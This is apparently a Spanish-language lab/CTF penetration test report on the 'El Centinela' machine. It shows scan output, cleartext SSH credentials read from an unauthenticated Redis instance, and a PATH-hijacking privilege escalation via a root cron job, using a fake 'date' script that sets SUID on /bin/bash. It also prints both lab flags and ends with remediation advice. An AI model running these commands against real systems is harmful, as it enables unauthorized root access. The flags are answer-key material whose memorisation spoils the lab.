INFORME DE PENTESTING

El Centinela — Sentinel Network Monitor

Objetivo	172.17.0.2 (Linux / Ubuntu)
Laboratorio	El Centinela — whoami-labs
Dificultad	Media — 3 XP
Fecha	08/11/2026
Duración	1h 15m 40s
Autor	Josep Sanz
Resultado	Compromiso total (root) — 2 flags obtenidas

FLAG USUARIO	`CronLabs{p4th_p01s0n1ng_f0r_th3_w1n}`
FLAG ROOT	`CronLabs{cr0n_p4th_m4st3r_2026}`

Documento confidencial. Prueba de intrusión autorizada realizada en un entorno de laboratorio aislado. Las técnicas descritas no deben aplicarse sobre sistemas de terceros sin autorización expresa por escrito.

1. Resumen ejecutivo

Se ha evaluado la seguridad del host **172.17.0.2**, que expone el panel web *Sentinel Network Monitor*. Partiendo de una posición sin credenciales, se ha logrado el **compromiso total del sistema** (acceso como **root**) encadenando tres fallos de configuración.

El punto de entrada fue un **servicio Redis expuesto y sin autenticación** que almacenaba en claro las credenciales SSH del usuario *operator*. Una vez dentro, un **trabajo programado (cron) ejecutado por root con un PATH inseguro** permitió la escalada de privilegios mediante la técnica de *PATH hijacking*. El nombre de las flags resume la cadena: *path poisoning* para el acceso y *cron path master* para root.

Vulnerabilidad	Severidad	Impacto
Redis sin autenticación + credenciales en claro	**CRÍTICA**	Acceso inicial al sistema
Escalada por PATH inseguro en cron (root)	**ALTA**	Control total como root
Exposición de servicios / fuga de información	**MEDIA**	Facilita el reconocimiento

2. Cadena de ataque

Reconocimiento → **Redis abierto** (fuga de credenciales) → **acceso SSH** como *operator* → análisis de procesos y cron → **PATH hijacking** sobre un script ejecutado por root → **root**.

3. Reconocimiento y enumeración

3.1 Escaneo de puertos (Nmap)

Se realiza un escaneo completo de puertos con detección de versiones:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

Se identifican tres servicios:

Puerto	Servicio	Versión
22/tcp	SSH	OpenSSH 8.9p1 (Ubuntu)
80/tcp	HTTP	Apache 2.4.52 — “Sentinel Network Monitor”
6379/tcp	Redis	Redis key-value store 6.0.16

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-08 15:16 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 16:15:00:a5:0c:bc:52:08:3a:14:51:5a:f6:35:00:4f (ECDSA)
|_  256 7b:d5:a8:b4:03:e9:bc:b2:29:5b:d8:f5:65:af:d5:24 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Sentinel Network Monitor
6379/tcp open  redis   Redis key-value store 6.0.16
MAC Address: 96:C5:3E:03:99:A2 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

Figura 1. Nmap: SSH (22), Apache (80) y, sobre todo, Redis expuesto en el puerto 6379.

3.2 Enumeración web (feroxbuster / gobuster)

El fuzzing de directorios sobre el puerto 80 sólo revela index.html y server-status; la web es estática y de poco valor directo, pero contiene pistas.

```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😊                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://172.17.0.2/
 🚩 In-Scope Url          │ 172.17.0.2
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, bak, txt, html, py, zip]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       22l       99w      890c http://172.17.0.2/
200      GET       22l       99w      890c http://172.17.0.2/index.html
[####################] - 14s   210000/210000  0s      found:2       errors:0
[####################] - 14s   210000/210000  15352/s http://172.17.0.2/
```

Figura 2. feroxbuster sobre el puerto 80: se localiza index.html.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x py,txt,bak,html,php
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              py,txt,bak,html,php
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta.bak             (Status: 403) [Size: 275]
.hta.py              (Status: 403) [Size: 275]
.hta                 (Status: 403) [Size: 275]
.hta.txt             (Status: 403) [Size: 275]
.hta.html            (Status: 403) [Size: 275]
.htaccess            (Status: 403) [Size: 275]
.hta.php             (Status: 403) [Size: 275]
.htaccess.py         (Status: 403) [Size: 275]
.htaccess.bak        (Status: 403) [Size: 275]
.htaccess.txt        (Status: 403) [Size: 275]
.htaccess.php        (Status: 403) [Size: 275]
.htpasswd            (Status: 403) [Size: 275]
.htpasswd.py         (Status: 403) [Size: 275]
.htaccess.html       (Status: 403) [Size: 275]
.htpasswd.html       (Status: 403) [Size: 275]
.htpasswd.txt        (Status: 403) [Size: 275]
.htpasswd.bak        (Status: 403) [Size: 275]
.htpasswd.php        (Status: 403) [Size: 275]
index.html           (Status: 200) [Size: 890]
index.html           (Status: 200) [Size: 890]
server-status        (Status: 403) [Size: 275]
Progress: 27678 / 27678 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(kali㉿kali)-[~]
└─$
```

Figura 3. gobuster confirma index.html y server-status como únicos recursos relevantes.

3.3 Análisis del panel web

La página *Sentinel Network* es clave para el reconocimiento: en el propio HTML **revela que existe un servicio Redis en 0.0.0.0:6379** y menciona al usuario de operación **operator**. Es una fuga de información que orienta el ataque.




Figura 4. El panel expone el servicio Redis (0.0.0.0:6379) y el usuario 'operator'.

4. Acceso inicial — Redis sin autenticación

Clasificación	CWE-306 (Missing Authentication) / CWE-312 (Credenciales en claro)
OWASP	A07:2021 — Identification & Authentication Failures
CVSS 3.1	**9.8 (Crítica)** — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Se comprueba que Redis **no requiere contraseña**. Intentar fuerza bruta con Hydra lo confirma de inmediato: el servidor acepta conexiones sin autenticación.




Figura 5. Hydra confirma que el servidor Redis no exige contraseña.

Conectando con redis-cli y enumerando las claves se encuentran las **credenciales SSH del usuario operator almacenadas en texto claro**. Una nota adicional (*operator_notes*) incluso sugiere la vía de escalada: “Busca en el PATH, no en la DB”.

```
$ redis-cli -h 172.17.0.2
172.17.0.2:6379> KEYS *
1) "operator_notes" 2) "internal_auth"
172.17.0.2:6379> get internal_auth
"operator:operator2026!"
172.17.0.2:6379> get operator_notes
"Busca en el PATH, no en la DB"
```




Figura 6. Redis expone internal_auth = operator:operator2026! y una pista hacia el PATH.

Con esas credenciales se accede por SSH y se obtiene la **flag de usuario**:

```
$ ssh operator@172.17.0.2 # operator2026!
operator@...:~$ cat user.txt
CronLabs{p4th_p01s0n1ng_f0r_th3_w1n}
```




Figura 7. Acceso SSH como operator (uid=1000) y lectura de la flag de usuario.

5. Escalada de privilegios — PATH hijacking en cron

Clasificación	CWE-426 (Untrusted Search Path) / CWE-250 (Unnecessary Privileges)
MITRE ATT&CK	T1574.007 — Path Interception by PATH Env. Variable
CVSS 3.1	**7.8 (Alta)** — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

5.1 Identificación del vector


Enumerando procesos (ps aux) se observa un **cron ejecutándose como root**. Revisando /etc/crontab se encuentra una tarea que corre **cada minuto como root** con un **PATH que antepone un directorio escribible por operator**:



```
operator@4570b1121916:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   4372  3252 ?        Ss   14:16   0:00 /bin/bash /entrypoint.sh
root          24  0.0  0.3 199916 21536 ?        Ss   14:16   0:00 /usr/sbin/apache2 -k start
www-data      27  0.0  0.2 200444 12424 ?        S    14:16   0:01 /usr/sbin/apache2 -k start
www-data      29  0.0  0.1 200296 12184 ?        S    14:16   0:01 /usr/sbin/apache2 -k start
www-data      30  0.0  0.2 200444 12424 ?        S    14:16   0:01 /usr/sbin/apache2 -k start
root          42  0.0  0.0  15444  5724 ?        Ss   14:16   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          44  0.1  0.2  64240 13512 ?        Ssl  14:16   0:04 /usr/bin/redis-server 0.0.0.0:6379
root          52  0.0  0.0   3896  2456 ?        S    14:16   0:00 cron -f
www-data      76  0.0  0.1 200296 12148 ?        S    14:17   0:01 /usr/sbin/apache2 -k start
www-data      82  0.0  0.1 200296 12148 ?        S    14:18   0:01 /usr/sbin/apache2 -k start
www-data      83  0.0  0.1 200296 12148 ?        S    14:18   0:01 /usr/sbin/apache2 -k start
www-data      85  0.0  0.2 200436 12408 ?        S    14:18   0:01 /usr/sbin/apache2 -k start
www-data      87  0.0  0.1 200296 12148 ?        S    14:18   0:01 /usr/sbin/apache2 -k start
www-data      88  0.0  0.2 200436 12412 ?        S    14:18   0:01 /usr/sbin/apache2 -k start
www-data      89  0.0  0.1 200296 12148 ?        S    14:18   0:00 /usr/sbin/apache2 -k start
root         202  0.0  0.1  16740 10640 ?        Ss   15:05   0:00 sshd: operator [priv]
operator     218  0.0  0.1  17000  8248 ?        R    15:06   0:00 sshd: operator@pts/0
operator     219  0.0  0.0   5056  4096 pts/0    Ss   15:06   0:00 -bash
operator     239  0.0  0.0   7492  3304 pts/0    R+   15:07   0:00 ps aux
operator@4570b1121916:~$
```

Figura 8. ps aux: el demonio cron corre como root (junto a Apache y redis-server).

```
* * * * * root PATH=/home/operator/bin:/usr/local/sbin:... \
/usr/local/bin/health_check.sh
```



```
operator@4570b1121916:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root PATH=/home/operator/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin /usr/local/bin/health_check.sh
operator@4570b1121916:/$
```

Figura 9. /etc/crontab: tarea de root cada minuto con /home/operator/bin al principio del PATH.

El script health_check.sh invoca el binario **date sin ruta absoluta**. Como el PATH empieza por /home/operator/bin (que operator controla), se puede colocar ahí un date malicioso que root ejecutará en lugar del legítimo.

5.2 Explotación

Se crea un date falso que otorga el bit SUID a /bin/bash. Al cabo de un minuto, el cron de root lo ejecuta; después basta con lanzar bash -p para obtener una shell con privilegios de root:

```
operator@...:~$ mkdir -p /home/operator/bin/
operator@...:~$ echo '#!/bin/bash' > /home/operator/bin/date
operator@...:~$ echo 'chmod +s /bin/bash' >> /home/operator/bin/date
operator@...:~$ chmod +x /home/operator/bin/date
# ...esperar ~1 min a que cron ejecute el script como root...
operator@...:~$ /bin/bash -p
bash-5.1# id
uid=1000(operator) ... euid=0(root) egid=0(root) groups=0(root)...
bash-5.1# cat /root/flag.txt
CronLabs{cr0n_p4th_m4st3r_2026}
```




Figura 10. date malicioso + cron de root → chmod +s /bin/bash → bash -p → euid=0 y flag de root.

6. Remediación

Área	Acción recomendada
Redis	Exigir autenticación (requirepass con contraseña fuerte) y, mejor aún, enlazar sólo a 127.0.0.1. Nunca exponerlo a la red sin ACLs ni TLS.
Credenciales	No almacenar credenciales en claro en ninguna base de datos. Usar un gestor de secretos y **rotar de inmediato** la contraseña de *operator* expuesta.
Cron / PATH	Definir un PATH seguro y fijo en el cron (sólo rutas del sistema) y usar **rutas absolutas** a los binarios dentro de los scripts (/usr/bin/date). Ningún directorio escribible por un usuario debe preceder a las rutas del sistema.
Permisos	Aplicar mínimo privilegio: que los scripts de root no dependan de recursos controlables por usuarios sin privilegios. Auditar permisos de ficheros y directorios en el PATH de tareas privilegiadas.
Exposición	No divulgar servicios internos ni usuarios en el HTML público. Deshabilitar server-status, forzar HTTPS y ocultar banners de versión.

7. Conclusión

El compromiso no derivó de un exploit sofisticado, sino de la **acumulación de configuraciones inseguras**: un servicio sin autenticación, un secreto almacenado en claro y una tarea privilegiada con un PATH manipulable. **Corregir cualquiera de los tres eslabones habría roto la cadena**: sin el Redis abierto no hay acceso inicial; sin credenciales en claro no hay sesión; y con rutas absolutas en el cron no hay escalada. El principio de mínimo privilegio y la defensa en profundidad son, una vez más, la mejor protección.